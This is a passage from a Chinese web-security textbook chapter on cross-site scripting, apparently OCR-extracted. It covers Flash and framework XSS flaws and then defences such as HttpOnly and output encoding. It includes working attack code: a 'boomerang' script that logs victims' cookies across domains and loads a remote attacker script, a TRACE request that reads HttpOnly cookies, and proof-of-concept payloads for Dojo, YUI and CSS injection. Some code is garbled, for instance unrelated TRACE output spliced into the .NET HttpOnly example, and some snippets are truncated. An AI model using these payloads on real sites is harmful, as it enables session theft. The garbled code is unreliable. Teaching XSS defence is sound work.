Expect Header vulnerability.\ ');</script>");
req.send(inParam, "_blank", "POST");
```

正因为此，Flash在新版本中禁止用户自定义发送Expect头。但后来发现可以通过注入HTTP头的方式绕过这个限制：

```
req.addRequestHeader("Expect:FooBar","<script
>alert('XSS')</script>");
```

目前Flash已经修补好了这些问题。

此类攻击，还可以通过Java Applet等构造HTTP请求的第三方插件来实现。

3.2.7.2 Anehta的回旋镖

反射型XSS也有可能像存储型XSS一样利用：将要利用的反射型XSS嵌入一个存储型XSS中。这个攻击技巧，曾经在笔者实现的一个XSS攻击平台（Anehta）中使用过，笔者将其命名为“回旋镖”。

因为浏览器同源策略的原因，XSS也受到同源策略的限制——发生在A域上的XSS很难影响到B域的用

户。

回旋镖的思路就是：如果在B域上存在一个反射型“XSS_B”，在A域上存在一个存储型“XSS_A”，当用户访问A域上的“XSS_A”时，同时嵌入B域上的“XSS_B”，则可以达到在A域的XSS攻击B域用户的目的。

我们知道，在IE中，<iframe>、<img>、<link>等标签都会拦截“第三方Cookie”的发送，而在Firefox中则无这种限制（第三方Cookie即指保存在本地的Cookie，也就是服务器设置了expire时间的Cookie）。

所以，对于Firefox来说，要实现回旋镖的效果非常简单，只需要在XSS_A处嵌入一个iframe即可：

```
<iframe src="http://www.b.com/?xss.... " ></iframe>
```

但是对于IE来说，则要麻烦很多。为了达到执行XSS_B的目的，可以使用一个<form>标签，在浏览器提交form表单时，并不会拦截第三方Cookie的发送。

因此，先在XSS_A上写入一个<form>，自动提交到XSS_B，然后在XSS_B中再跳转回原来的XSS_A，即完成一个“回旋镖”的过程。但是这种攻击的缺点是，尽管跳转花费的时间很短，但用户还是会看到浏览器地址栏的变化。

代码如下：

```
var target = "http://www.b.com/
xssDemo.html#'><script
src=http://www.a.com/anehta/feed.js></
script><'";
var org_url = "http://www.a.com/anehta/
demo.html";
var target_domain = target.split('/');
target_domain = target_domain[2];
var org_domain = org_url.split('/');
org_domain = org_domain[2];
////////////////////////////////////////////
///////////
// boomerang 回旋镖模块，获取第三方远程站点的Cooki
// 并将页面重定向回当前页面
// 要求远程站点存在一个XSS
//// Author: axis
////////////////////////////////////////////
//////////
// 如果是当前页面，则向目标提交
```

```
if ($d.domain == org_domain){
   if (anehta.dom.checkCookie("boomerang")
== false){
       // 在Cookie里做标记，只弹一次
   anehta.dom.addCookie("boomerang", "x");
   setTimeout( function (){
        try {
            anehta.net.postForm(target);
        } catch (e){
            //alert(e);
        }
      },
      50);
   }
}
// 如果是目标站点，则重定向回前页面
if ($d.domain == target_domain){
  anehta.logger.logCookie();
  setTimeout( function (){
     // 弹回原来的页面
     anehta.net.postForm(org_url);
   },
   50);
}
```

如果能在B域上找到一个302跳转的页面，也可以不使用form表单，这样会更加方便。

虽然“回旋镖”并不是一种完美的漏洞利用方式，但也能将反射型XSS的效果变得更加自动化。

XSS漏洞是一个Web安全问题，不能因为它的利用难易程度而决定是否应该修补。随着技术的发展，某些难以利用的漏洞，也许不再是难题。

3.2.8 容易被忽视的角落：Flash XSS

前文讲到的XSS攻击都是基于HTML的，其实在Flash中同样也有可能造成XSS攻击。

在Flash中是可以嵌入ActionScript脚本的。一个最常见的Flash XSS可以这样写：

```
getURL("javascript:alert(document.cookie)")
```

将Flash嵌入页面中：

```
<embed src="http://yourhost/evil.swf"
pluginspage="http://www.macromedia.com/
shockwave/download/index.cgi?
P1_Prod_Version=S
hockwaveFlash"
type="application/x-shockwave-flash"
width="0"
height="0"
></embed>
```

ActionScript是一种非常强大和灵活的脚本，甚至可以使用它发起网络连接，因此应该尽可能地禁止用

户能够上传或加载自定义的Flash文件。

由于Flash文件如此危险，所以在实现XSSFilter时，一般都会禁用<embed>、<object>等标签。后者甚至可以加载ActiveX控件，能够产生更为严重的后果。

如果网站的应用一定要使用Flash怎么办？一般来说，如果仅仅是视频文件，则要求转码为“flv文件”。flv文件是静态文件，不会产生安全隐患。如果是带动态脚本的Flash，则可以通过Flash的配置参数进行限制。

常见的嵌入Flash的代码如下：

```
<object classid="clsid:d27cdb6e-
ae6d-11cf-96b8-444553540000"
codebase="http://fpdownload.macromedia.com/
pub/shockwave/cabs/flash/swflash.cab#versi
on=8,0,0,0"
name="Main" width="1000" height="600"
align="middle" id="Main">
<embed flashvars="site=&sitename="
src='Loading.swf?user=453156346' width="1000"
height="600" align="middle" quality="high"
name="Main" allowscriptaccess="sameDomain"
```

```
type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/
getflashplayer" />
</object>
```

限制Flash动态脚本的最重要的参数是“al-lowScriptAccess”，这个参数定义了Flash能否与HTML页面进行通信。它有三个可选值：

- always，对与HTML的通信也就是执行JavaScript不做任何限制；
- sameDomain，只允许来自于本域的Flash与Html通信，这是默认值；
- never，绝对禁止Flash与页面通信。

使用always是非常危险的，一般推荐使用never。如果值为sameDomain的话，请务必确保Flash文件不是用户传上来的。

除了“allowScriptAccess”外，“allowNet-working”也非常关键，这个参数能控制Flash与外部网络进行通信。它有三个可选值： ?all，允许使用所有的网络通信，也是默认值； ?internal，Flash不能与浏览器通信如navi-gateToURL，但是可以调用其他的API； ?none，禁止任何的网络通信。

一般建议此值设置为none或者internal。设置为all可能带来安全问题。

除了用户的Flash文件能够实施脚本攻击外，一些Flash也可能会产生XSS漏洞。看如下Ac-tionScript代码：

```
on (release) {
getURL (_root.clickTAG, "_blank");
}
```

这段代码经常出现在广告的Flash中，用于控制用户点击后的URL。但是这段代码缺乏输入验证，可以被XSS攻击：

```
http://url/to/flash-file.swf?
clickTAG=javascript:alert('xss')
```

安全研究者Stefano Di Paola曾经写了一个叫“SWFIntruder”的工具来检测产生在Flash里的XSS漏洞，通过这个工具可以检测出很多注入Flash变量导致的XSS问题。

[image]

SWFIntruder的界面

要修补本例中的漏洞，可以使用输入检查的方法：

```
on (release) {
if (_root.clickTAG.substring(0,5)== "http:"
||
_root.clickTAG.substring(0,6)== "https:" ||
   _root.clickTAG.substring(0,1)== "/") {
getURL (_root.clickTAG, "_blank");
}
}
```

Flash XSS往往被开发者所忽视。注入Flash变量的XSS，因为其问题出现在编译后的Flash文件中，一般的扫描工具或者代码审计工具都难以检查，常常使其成为漏网之鱼。

OWASP为Flash安全研究设立了一个Wiki页面，有兴趣的读者可以参考。

3.2.9　真的高枕无忧吗：JavaScript

开发框架

在Web前端开发中，一些JavaScript开发框架深受开发者欢迎。利用JavaScript开发框架中的各种强大功能，可以快速而简洁地完成前端开发。

一般来说，成熟的JavaScript开发框架都会注意自身的安全问题。但是代码是人写的，高手偶尔也会犯错。一些JavaScript开发框架也曾暴露过一些XSS漏洞。

Dojo

Dojo是一个流行的JavaScript开发框架，它曾被发现存在XSS漏洞。在Dojo 1.4.1中，存在两个“DOM Based XSS”：

```
File: dojo-release-1.4.1-src\dojo-release-1.4.1-src\dijit\tests\_testCommon.js
```

用户输入由theme参数传入，然后被赋值给变量themeCss，最终被document.write到页面里：

```
Line 25:
var str =
window.location.href.substr(window.location.h
ref.indexOf("?")+1).split(/#/);
Line 54:
..snip..
var themeCss =
d.moduleUrl("dijit.themes",theme+"/"+theme
+".css");
var themeCssRtl =
d.moduleUrl("dijit.themes",theme+"/"+theme
+"_rtl.css");
document.write('<link rel="stylesheet"
type="text/css" href="'+themeCss+'">');
document.write('<link rel="stylesheet"
type="text/css" href="'+themeCssRtl+'">');
```

所以凡是引用了_testCommon.js的文件，都受影响。POC如下：

```
http://WebApp/dijit/tests/form/
test_Button.html?theme="/><script>alert(/
xss/)</script>
```

类似的问题还存在于：

```
```

```
File: dojo-release-1.4.1-src\dojo-
release-1.4.1-src\util\doh\runner.html
```

它也是从window.location传入了用户能够控制的数据，最终被document.write到页面：

```
Line 40:
var qstr = window.location.search.substr(1);
..snip..
Line 64:
document.write("<scr"+"ipt type='text/
javascript' djConfig='isDebug: true'
src='"+dojoUrl+"'></scr"+"ipt>");
..snip..
document.write("<scr"+"ipt type='text/
javascript' src='"+testUrl+".js'></
scr"+"ipt>");
```

POC如下：

```
http://WebApp/util/doh/runner.html?dojoUrl='/
>foo</script><'
"<script>alert(/xss/)</script>
```

这些问题在Dojo 1.4.2版本中已经得到修补。但是从这些漏洞可以看到，使用JavaScript开发框架也并

非高枕无忧，需要随时关注可能出现的安全问题。

YUI

翻翻YUI的bugtracker，也可以看到类似Dojo的问题。

在YUI 2.8.1中曾经fix过一个“DOM BasedXSS”。YUI的History Manager功能中有这样一个问题，打开官方的demo页：

```
http://developer.yahoo.com/yui/examples/
history/history-navbar_source.html
```

点击一个Tab页，等待页面加载完成后，在URL的hash中插入恶意脚本。构造的XSS如下：

```
http://developer.yahoo.com/yui/examples/
history/history-navbar_source.html#navbar=hom
e<script>alert(1)</script>
```

脚本将得到执行。其原因是在history.js的_updateIframe方法中信任了用户可控制的变量：

```
html = '<html><body><div id="state">' +
```

```
fqstate + '</div></body></html>;
```

最后被写入到页面导致脚本执行。YUI的修补方案是对变量进行了htmlEscape。

jQuery

jQuery可能是目前最流行的JavaScript框架。它本身出现的XSS漏洞很少。但是开发者应该记住的是，JavaScript框架只是对JavaScript语言本身的封装，并不能解决代码逻辑上产生的问题。所以开发者的意识才是安全编码的关键所在。

在jQuery中有一个html()方法。这个方法如果没有参数，就是读取一个DOM节点的inner-HTML；如果有参数，则会把参数值写入该DOM节点的innerHTML中。这个过程中有可能产生“DOM Based XSS”：

```
$('div.demo-container').html("<img src=#
onerror=alert(1) />");
```

如上，如果用户能够控制输入，则必然会产生XSS。在开发过程中需要注意这些问题。

使用JavaScript框架并不能让开发者高枕无忧，同样可能存在安全问题。除了需要关注框架本的安全外，开发者还要提高安全意识，理解并正确地使用开发框架。

3.3 XSS的防御

XSS的防御是复杂的。

流行的浏览器都内置了一些对抗XSS的措施，比如Firefox的CSP、Noscript扩展，IE 8内置的XSS Filter等。而对于网站来说，也应该寻找优秀的解决方案，保护用户不被XSS攻击。在本书中，主要把精力放在如何为网站设计安全的XSS解决方案上。

3.3.1 四两拨千斤：HttpOnly

HttpOnly最早是由微软提出，并在IE 6中实现的，至今已经逐渐成为一个标准。浏览器将禁止页面的JavaScript访问带有HttpOnly属性的Cookie。

以下浏览器开始支持HttpOnly：

- Microsoft IE 6 SP1+
- Mozilla Firefox 2.0.0.5+
- Mozilla Firefox 3.0.0.6+
- Google Chrome
- Apple Safari 4.0+

- Opera 9.5+

严格地说，HttpOnly并非为了对抗XSS——HttpOnly解决的是XSS后的Cookie劫持攻击。

在“初探XSS Payload”一节中，曾演示过“如何使用XSS窃取用户的Cookie，然后登录进该用户的账户”。但如果该Cookie设置了HttpOnly，则这种攻击会失败，因为JavaScript读取不到Cookie的值。

一个Cookie的使用过程如下。

Step1：浏览器向服务器发起请求，这时候没有Cookie。

Step2：服务器返回时发送Set-Cookie头，向客户端浏览器写入Cookie。

Step3：在该Cookie到期前，浏览器访问该域下的所有页面，都将发送该Cookie。

HttpOnly是在Set-Cookie时标记的：

```
Set-Cookie: <name>=<value>[; <Max-Age>=<age>]
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; HttpOnly]
```

需要注意的是，服务器可能会设置多个Cookie（多个key-value对），而HttpOnly可以有选择性地加在任何一个Cookie值上。

在某些时候，应用可能需要JavaScript访问某几项Cookie，这种Cookie可以不设置HttpOnly标记；而仅把HttpOnly标记给用于认证的关键Cookie。

HttpOnly的使用非常灵活。如下是一个使用HttpOnly的过程。

```
<?php
header("Set-Cookie: cookie1=test1;");
header("Set-Cookie: cookie2=test2;httponly", false);
?>
<script>
  alert(document.cookie);
</script>
```

在这段代码中，cookie1没有HttpOnly，cookie2被标记为HttpOnly。两个Cookie均被写入浏览器：



测试页面的HTTP响应头

浏览器确实接收了两个Cookie：

控制台 HTML CSS 脚本 DOM 网络 Events Cookies

Cookies 过滤器 | 默认（接受第三方 cookie） | 工具

名称	内容	域	大小	路径	过期时间	仅 Http
cookie2	test2	www.a.com	12 B	/	会话	HttpOnly
cookie1	test1	www.a.com	12 B	/	会话	

浏览器接收到两个Cookie

但是只有cookie1被JavaScript读取到：



cookie1被JavaScript读取

HttpOnly起到了应有的作用。

在不同的语言中，给Cookie添加HttpOnly的代码如下：

Java EE

```
response.setHeader("Set-Cookie",
"cookiename=value;
Path=/;Domain=domainvalue;Max-Ag
e=seconds;HTTPOnly");
```

C#

```
HttpCookie myCookie = new
HttpCookie("myCookie");
myCookie.HttpOnly = true;
Response.AppendCookie(myCookie);
```

VB.NET

```
Dim myCookie As HttpCookie = new
HttpCookie("myCookie")
myCookie.HttpOnly = True
Response.AppendCookie(myCookie)
```

但是在.NET 1.1中需要手动添加：

```
$ telnet foo.com 80
Trying 127.0.0.1...
Connected to foo.bar.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: foo.bar
X-Header: test
HTTP/1.1 200 OK
Date: Mon, 02 Dec 2002 19:24:51 GMT
Server: Apache/2.0.40 (Unix)
```

```
Content-Type: message/http
TRACE / HTTP/1.1
Host: foo.bar
X-Header: test
Response.Cookies[cookie].Path += ";HTTPOnly";
```

PHP 4

```
header("Set-Cookie: hidden=value; httpOnly");
```

PHP 5

```
setcookie("abc", "test", NULL, NULL, NULL,
NULL, TRUE);
```

最后一个参数为HttpOnly属性。

添加HttpOnly的过程简单，效果明显，有如四两拨千斤。但是在部署时需要注意，如果业务非常复杂，则需要在所有Set-Cookie的地方，给关键Cookie都加上HttpOnly。漏掉了一个地方，都可能使得这个方案失效。

在过去几年中，曾经出现过一些能够绕过HttpOnly的攻击方法。

Apache支持的一个Header是TRACE。TRACE一般用于调试，它会将请求头作为HTTPResponse Body返回。


```
$ telnet foo.com 80
Trying 127.0.0.1...
Connected to foo.bar.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: foo.bar
X-Header: test
HTTP/1.1 200 OK
Date: Mon, 02 Dec 2002 19:24:51 GMT
Server: Apache/2.0.40 (Unix)
Content-Type: message/http
TRACE / HTTP/1.1
Host: foo.bar
X-Header: test
```

利用这个特性，可以把HttpOnly Cookie读出来。

```
<script type="text/javascript">
<!--
function sendTrace () {
    var xmlHttp = new
ActiveXObject("Microsoft.XMLHTTP");
```

```
    xmlHttp.open("TRACE",
"http://foo.bar",false);
    xmlHttp.send();
    xmlDoc=xmlHttp.responseText;
    alert(xmlDoc);
}
//-->
</script>
<INPUT TYPE=BUTTON OnClick="sendTrace();"
VALUE="Send Trace Request">
```

结果如下：



JavaScript读取到cookie

目前各厂商都已经修补了这些漏洞，但是未来也许还会有新的漏洞出现。现在业界给关键业务添加HttpOnly Cookie已经成为一种“标准”的做法。

但是，HttpOnly不是万能的，添加了HttpOnly不等

于解决了XSS问题。

XSS攻击带来的不光是Cookie劫持问题，还有窃取用户信息、模拟用户身份执行操作等诸多严重的后果。如前文所述，攻击者利用AJAX构造HTTP请求，以用户身份完成的操作，就是在不知道用户Cookie的情况下进行的。

使用HttpOnly有助于缓解XSS攻击，但仍然需要其他能够解决XSS漏洞的方案。

3.3.2　输入检查

常见的Web漏洞如XSS、SQL Injection等，都要求攻击者构造一些特殊字符，这些特殊字符可能是正常用户不会用到的，所以输入检查就有存在的必要了。

输入检查，在很多时候也被用于格式检查。例如，用户在网站注册时填写的用户名，会被要求只能为字母、数字的组合。比如“hello1234”是一个合法的用户名，而“hello#$^”就是一个非法的用户名。

又如注册时填写的电话、邮件、生日等信息，都有一定的格式规范。比如手机号码，应该是不长于16位的数字，且中国大陆地区的手机号码可能是13x、15x开头的，否则即为非法。

这些格式检查，有点像一种“白名单”，也可以让一些基于特殊字符的攻击失效。

输入检查的逻辑，必须放在服务器端代码中实现。如果只是在客户端使用JavaScript进行输入检查，是很容易被攻击者绕过的。目前Web开发的普遍做

法，是同时在客户端JavaScript中和服务器端代码中实现相同的输入检查。客户端JavaScript的输入检查，可以阻挡大部分误操作的正常用户，从而节约服务器资源。

在XSS的防御上，输入检查一般是检查用户输入的数据中是否包含一些特殊字符，如<、 >、’、”等。如果发现存在特殊字符，则将这些字符过滤或者编码。

比较智能的“输入检查”，可能还会匹配XSS的特征。比如查找用户数据中是否包含了“<script>”、“javascript”等敏感字符。

这种输入检查的方式，可以称为“XSS Filter”。互联网上有很多开源的“XSS Filter”的实现。

XSS Filter在用户提交数据时获取变量，并进行XSS检查；但此时用户数据并没有结合渲染页面的HTML代码，因此XSS Filter对语境的理解并不完整。

比如下面这个XSS漏洞：

```
<script src="$var" ></script>
```

其中“$var”是用户可以控制的变量。用户只需要提交一个恶意脚本所在的URL地址，即可实施XSS攻击。

如果是一个全局性的XSS Filter，则无法看到用户数据的输出语境，而只能看到用户提交了一个URL，就很可能会漏报。因为在大多数情况下，URL是一种合法的用户数据。

XSS Filter还有一个问题——其对“<”、“>”等字符的处理，可能会改变用户数据的语义。

比如，用户输入：

```
1+1<3
```

对于XSS Filter来说，发现了敏感字符“<”。如果XSS Filter不够“智能”，粗暴地过滤或者替换了“<”，则可能会改变用户原本的意思。

输入数据，还可能会被展示在多个地方，每个地方的语境可能各不相同，如果使用单一的替换操作，则可能会出现问题。

比如用户的“昵称”会在很多页面进行展示，但是每

个页面的场景可能都是不同的，展示时的需求也不相同。如果在输入的地方统一对数据做了改变，那么输出展示时，可能会遇到如下问题。

用户输入的昵称如下：

```
$nickname = '我是"天才"'
```

如果在XSS Filter中对双引号进行转义：

```
$nickname = '我是\"天才\"'
```

在HTML代码中展示时：

```
<div>我是\"天才\"<div>
```

在JavaScript代码中展示时：

```
<script>
var nick = '我是\"天才\"';
document.write(nick);
</script>
```

这两段代码，分别得到如下结果：



第一个结果显然不是用户想看到的。

3.3.3　输出检查

既然“输入检查”存在这么多问题，那么“输出检查”又如何呢？

一般来说，除了富文本的输出外，在变量输出到HTML页面时，可以使用编码或转义的方式来防御XSS攻击。

3.3.3.1　安全的编码函数

编码分为很多种，针对HTML代码的编码方式是HtmlEncode。

HtmlEncode并非专用名词，它只是一种函数实现。它的作用是将字符转换成HTMLEntities，对应的标准是ISO-8859-1。

为了对抗XSS，在HtmlEncode中要求至少转换以下字符：

```
& --> &amp;
< --> &lt;
> --> &gt;
```

```
" --> &quot;
' --> &#x27;     &apos; 不推荐
/ --> &#x2F;     包含反斜线是因为它可能会闭合一些HT
```

在PHP中，有htmlentities()和htmlspe-cialchars()两个函数可以满足安全要求。

相应地，JavaScript的编码方式可以使用JavascriptEncode。

JavascriptEncode与HtmlEncode的编码方法不同，它需要使用“\”对特殊字符进行转义。在对抗XSS时，还要求输出的变量必须在引号内部，以避免造成安全问题。比较下面两种写法：

```
var x = escapeJavascript($evil);
var y = '"'+escapeJavascript($evil)+'"';
```

如果escapeJavascript()函数只转义了几个危险字符，比如‘、”、<、>、\、&、#等，那么上面的两行代码输出后可能会变成：

```
var x = 1;alert(2);
var y = "1;alert(2)";
```

第一行执行额外的代码了；第二行则是安全的。对于后者，攻击者即使想要逃逸出引号的范围，也会遇到困难：

```
var y = "\";alert(1);\/\/";
```

所以要求使用JavascriptEncode的变量输出一定要在引号内。

可是很多开发者没有这个习惯怎么办？这就只能使用一个更加严格的JavascriptEncode函数来保证安全——除了数字、字母外的所有字符，都使用十六进制“\xHH”的方式进行编码。在本例中：

```
var x = 1;alert(2);
```

变成了：

```
var x = 1\x3balert\x282\x29;
```

如此代码可以保证是安全的。

在OWASP ESAPI中有一个安全的JavascriptEncode的实现，非常严格。

```
        /**
         * {@inheritDoc}
         *
         * Returns backslash encoded numeric
format. Does not use backslash character
escapes
         * such as, \" or \' as these may
cause parsing problems. For example, if a jav
         * attribute, such as onmouseover,
contains a \" that will close the entire
attribute and
         * allow an attacker to inject
another script attribute.
     *
     * @param immune
     */
        public String
encodeCharacter( char[] immune, Character
c ) {
                // check for immune
characters
                if ( containsCharacter(c,
immune ) ) {
                        return ""+c;
                }
                // check for alphanumeric
characters
                String hex =
```

```
Codec.getHexForNonAlphanumeric(c);
                if ( hex == null ) {
                        return ""+c;
                }
                // Do not use these
shortcuts as they can be used to break out
of a context
                // if ( ch == 0x00 ) return
"\\0";
                // if ( ch == 0x08 ) return
"\\b";
                // if ( ch == 0x09 ) return
"\\t";
                // if ( ch == 0x0a ) return
"\\n";
                // if ( ch == 0x0b ) return
"\\v";
                // if ( ch == 0x0c ) return
"\\f";
                // if ( ch == 0x0d ) return
"\\r";
                // if ( ch == 0x22 ) return
"\\\"";
                // if ( ch == 0x27 ) return
"\\'";
                // if ( ch == 0x5c ) return
"\\\\";
                // encode up to 256 with \
```

```
\xHH
        String temp = Integer.toHexString(c);
                if ( c < 256 ) {
                String pad =
"00".substring(temp.length() );
                return "\\x" + pad +
temp.toUpperCase();
                }
                // otherwise encode with \
\uHHHH
        String pad =
"0000".substring(temp.length() );
        return "\\u" + pad +
temp.toUpperCase();
        }
```

除了HtmlEncode、JavascriptEncode外，还有许多用于各种情况的编码函数，比如XMLEn-code（其实现与HtmlEncode类似）、JSONEn-code（与JavascriptEncode类似）等。

在“Apache Common Lang”的“StringEscapeUtils”里，提供了许多escape的函数。

```
import
```

```
org.apache.commons.lang.StringEscapeUtils;
public class StringUtilsEscapeExampleV1 {
l(unescapedXML));
    String unescapedHTML = "<data>";
System.err.println(StringEscapeUtils.escapeHt
ml(unescapedHTML));
  }
}
```

可以在适当的情况下选用适当的函数。需要注意的是，编码后的数据长度可能会发生改变，从而影响某些功能。在写代码时需要注意这个细节，以免产生不必要的bug。

3.3.3.2　只需一种编码吗

XSS攻击主要发生在MVC架构中的View层。大部分的XSS漏洞可以在模板系统中解决。

在Python的开发框架Django自带的模板系统“Django Templates”中，可以使用escape进行HtmlEncode。比如：

```
{{ var|escape }}
```

这样写的变量，会被HtmlEncode编码。

这一特性在Django 1.0中得到了加强——默认所有的变量都会被escape。这个做法是值得称道的，它符合“Secure By Default”原则。

在Python的另一个框架web2py中，也默认escape了所有的变量。在web2py的安全文档中，有这样一句话：

web2py, by default, escapes all variables rendered in the view, thus preventing XSS.

Django和web2py都选择在View层默认HtmlEncode所有变量以对抗XSS，出发点很好。但是，像web2py这样认为这就解决了XSS问题，是错误的观点。

前文提到，XSS是很复杂的问题，需要“在正确的地方使用正确的编码方式”。看看下面这个例子：

```
<body>
<a href=# onclick="alert('$var');" >test</a>
</body>
```

开发者希望看到的效果是，用户点击链接后，弹出变量“$var”的内容。可是用户如果输入：

```
$var = htmlencode("');alert('2");
```

对变量“$var”进行HtmlEncode后，渲染的结果是：

```
<body>
<a href=#
onclick="alert('&#x27;&#x29;&#x3b;alert&#x28;
&#x27;2');" >test</a>
</body>
```


对于浏览器来说，htmlparser会优先于JavaScript Parser执行，所以解析过程是，被HtmlEncode的字符先被解码，然后执行JavaScript事件。

因此，经过htmlparser解析后相当于：

```
<body>
<a href=# onclick="alert('');alert('2');"
>test</a>
</body>
```


成功在onclick事件中注入了XSS代码！

第一次弹框：



执行第一个alert

第二次弹框：



执行第二个alert

导致XSS攻击发生的原因，是由于没有分清楚输出

变量的语境！因此并非在模板引擎中使用了auto-escape就万事大吉了，XSS的防御需要区分情况对待。

3.3.4 正确地防御XSS

为了更好地设计XSS防御方案，需要认清XSS产生的本质原因。

XSS的本质还是一种“HTML注入”，用户的数据被当成了HTML代码一部分来执行，从而混淆了原本的语义，产生了新的语义。

如果网站使用了MVC架构，那么XSS就发生在View层——在应用拼接变量到HTML页面时产生。所以在用户提交数据处进行输入检查的方案，其实并不是在真正发生攻击的地方做防御。

想要根治XSS问题，可以列出所有XSS可能发生的场景，再一一解决。

下面将用变量“$var”表示用户数据，它将被填充入HTML代码中。可能存在以下场景。在HTML标签中输出

```
<div>$var</div>
<a href=# >$var</a>
```

所有在标签中输出的变量，如果未做任何处理，都能导致直接产生XSS。

在这种场景下，XSS的利用方式一般是构造一个<script>标签，或者是任何能够产生脚本执行的方式。比如：

```
<div><script>alert(/xss/)</script></div>
```

或者

```
 <a href=# ><img src=# onerror=alert(1) /></
a>
```

防御方法是对变量使用HtmlEncode。在HTML属性中输出

在<script>标签中输出时，首先应该确保输出的变量在引号中：

```
<script>
var x = "$var";
</script>
```

攻击者需要先闭合引号才能实施XSS攻击：

```
<script>
var x = "";alert(/xss/);//";
</script>
```

防御时使用JavascriptEncode。

在事件中输出

在事件中输出和在<script>标签中输出类似：

```
<a href=# onclick="funcA('$var')" >test</a>
```

可能的攻击方法：

```
<a href=# onclick="funcA('');alert(/
xss/);//')" >test</a>
```

在防御时需要使用JavascriptEncode。在CSS中输出

在CSS和style、style attribute中形成XSS的方式非常多样化，参考下面几个XSS的例子。

```
<STYLE>@import'http://ha.ckers.org/
xss.css';</STYLE>
```

```
<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
<XSS STYLE="behavior: url(xss.htc);">
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
```

所以，一般来说，尽可能禁止用户可控制的变量在“<style>标签”、“HTML标签的style属性”以及“CSS文件”中输出。如果一定有这样的需求，则推荐使用OWASP ESAPI中的encodeForCSS()函数。

```
String safe = ESAPI.encoder().encodeForCSS( request.getParameter( "input" ) );
```

其实现原理类似于ESAPI.encoder().encodeForJavaScript()函数，除了字母、数字外的所有字符都被编码成十六进制形式“\uHH”。在地址中输出

在地址中输出也比较复杂。一般来说，在URL的path（路径）或者search（参数）中输出，使用URLEncode即可。URLEncode会将字符转换为“%HH”形式，比如空格就是“%20”，“<”符号是“%3c”。

```
<a href="http://www.evil.com/?test=$var"
>test</a>
```

可能的攻击方法：


```
<a href="http://www.evil.com/?test="
onclick=alert(1)"" >test</a>
```

经过URLEncode后，变成了：

```
<a href="http://www.evil.com/?test=
%22%20onclick%3balert%281%29%22" >test</a>
```

但是还有一种情况，就是整个URL能够被用户完全控制。这时URL的Protocal和Host部分是不能够使用URLEncode的，否则会改变URL的语义。

一个URL的组成如下：



```
[Protocal][Host][Path][Search][Hash]
```

例如：

```
https://www.evil.com/a/b/c/test?abc=123#ssss
[Protocal] = "https://"
[Host] = "www.evil.com"
[Path] = "/a/b/c/test"
[Search] = "?abc=123"
[Hash] = "#ssss"
```

在Protocal 与Host中，如果使用严格的URLEncode函数，则会把“://”、“.”等都编码掉。

对于如下的输出方式：

```
<a href="$var" >test</a>
```

攻击者可能会构造伪协议实施攻击：

```
<a href="javascript:alert(1);" >test</a>
```

除了“javascript”作为伪协议可以执行代码外，还有“vbscript”、“dataURI”等伪协议可能导致脚本执行。“dataURI”这个伪协议是Mozilla所支持的，能够

将一段代码写在URL里。如下例：

```
<a href="data:text/
html;base64,PHNjcmlwdD5hbGVydCgxKTs8L3Njcmlwc
D4=">test</a>
```

这段代码的意思是，以text/html的格式加载编码为base64的数据，加载完成后实际上是：

```
<script>alert(1);</script>
```

点击<a>标签的链接，将导致执行脚本。



执行恶意脚本

由此可见，如果用户能够完全控制URL，则可以执行脚本的方式有很多。如何解决这种情况呢？

一般来说，如果变量是整个URL，则应该先检查变量是否以“http”开头（如果不是则自动添加），以保证不会出现伪协议类的XSS攻击。
